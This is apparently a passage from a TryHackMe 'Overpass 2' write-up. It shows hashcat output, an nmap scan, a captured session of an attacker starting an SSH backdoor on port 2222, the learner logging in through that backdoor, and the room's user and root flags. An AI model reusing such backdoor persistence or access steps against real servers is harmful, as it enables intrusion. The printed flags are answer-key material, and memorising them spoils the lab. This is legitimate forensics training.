
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i5-7200U CPU @ 2.50GHz, 1081/2226 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Iterated
* Single-Hash
* Single-Salt
```






### Task 3: Attack - Get back in!

With the information gathered, it's time to regain control of Overpass' production server.

Findings:

- **Message left by the attacker as a heading: H4ck3d by CooctusClan**



- **User flag: thm{d119b4fa8c497ddb0525f7ad200e6567}**

```
root@ip-10-10-126-160: ~
File Edit View Search Terminal Help
root@ip-10-10-126-160:~# nmap -sC -sV 10.10.221.216

Starting Nmap 7.60 ( https://nmap.org ) at 2024-03-21 03:37 GMT
Nmap scan report for ip-10-10-221-216.eu-west-1.compute.internal (10.10.221.216)
Host is up (0.00061s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 e4:3a:be:ed:ff:a7:02:d2:6a:d6:d0:bb:7f:38:5e:cb (RSA)
|   256 fc:6f:22:c2:13:4f:9c:62:4f:90:c9:3a:7e:77:d6:d4 (ECDSA)
|_ 256 15:fd:40:0a:65:59:a9:b5:0e:57:1b:23:0a:96:63:05 (EdDSA)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ _http-server-header: Apache/2.4.29 (Ubuntu)
|_ _http-title: LOL Hacked
2222/tcp  open  ssh      OpenSSH 8.2p1 Debian 4 (protocol 2.0)
|_ ssh-hostkey:
|   2048 a2:a6:d2:18:79:e3:b0:20:a2:4f:aa:b6:ac:2e:6b:f2 (RSA)
|_ MAC Address: 02:AD:FC:A4:F8:EB (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.75 seconds

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Wireshark - Follow TCP Stream (tcp.stream eq 3) - overpass2.pcapng


Your identification has been saved in id_rsa.
Your public key has been saved in id_rsa.pub.
The key fingerprint is:
SHA256:z00yQNW5sa3rr6mR7yDMo1avzRRPcpaYw0xjttuZ58 james@overpass-production
The key's randomart image is:
+--[RSA 2048]-----
.  .  .
.  +
.  o  .=.
.  o  o+.
.  + S +.
.  =o %.
.  .*.% =.
.  +.X+*.+.
.  oo=++=Eo.
+-----[SHA256]-----
james@overpass-production:~/ssh-backdoor$ chmod +x backdoor
chmod +x backdoor
james@overpass-production:~/ssh-backdoor$ ./backdoor -a
6d05358f999eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed

<9d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed
SSH - 2020/07/21 20:36:56 Started SSH backdoor on 0.0.0.0:2222


Packet 3480, 67 client pkts, 19 server pkts, 38 turns. Click to select.
Entire conversation (6,980 bytes) Show data as ASCII Stream 3
Find: Find Next
Filter Out This Stream Print Save as... Back Close Help


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.75 seconds
root@ip-10-10-126-160:~# ssh james@10.10.221.216
The authenticity of host '10.10.221.216 (10.10.221.216)' can't be established.
ECDSA key fingerprint is SHA256:k9Gy3gjhPS9Ra0ij5Mz+6JaiSVr39W8oS/bUVg0fe0A.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.221.216' (ECDSA) to the list of known hosts.
james@10.10.221.216's password:
Permission denied, please try again.
james@10.10.221.216's password:
Connection closed by 10.10.221.216 port 22
root@ip-10-10-126-160:~# ssh -p 2222 james@10.10.221.216
The authenticity of host '[10.10.221.216]:2222 ([10.10.221.216]:2222)' can't be established.
RSA key fingerprint is SHA256:z00yQNW5sa3rr6mR7yDMo1avzRRPcpaYw0xjttuZ58.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.221.216]:2222' (RSA) to the list of known hosts.
james@10.10.221.216's password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

james@overpass-production: /home/james/ssh-backdoor$
```



- **Root flag: thm{d53b2684f169360bb9606c333873144d}**





## Conclusion:

After analyzing the PCAP file, researching the malicious code, and regaining access to the server, learners successfully uncovered essential information regarding the attacker's methods, the backdoor's details, and recovered the user and root flags. The Overpass 2 room on TryHackMe provided valuable insights into forensics, research, and attack techniques, enhancing my security and ethical hacking skills.

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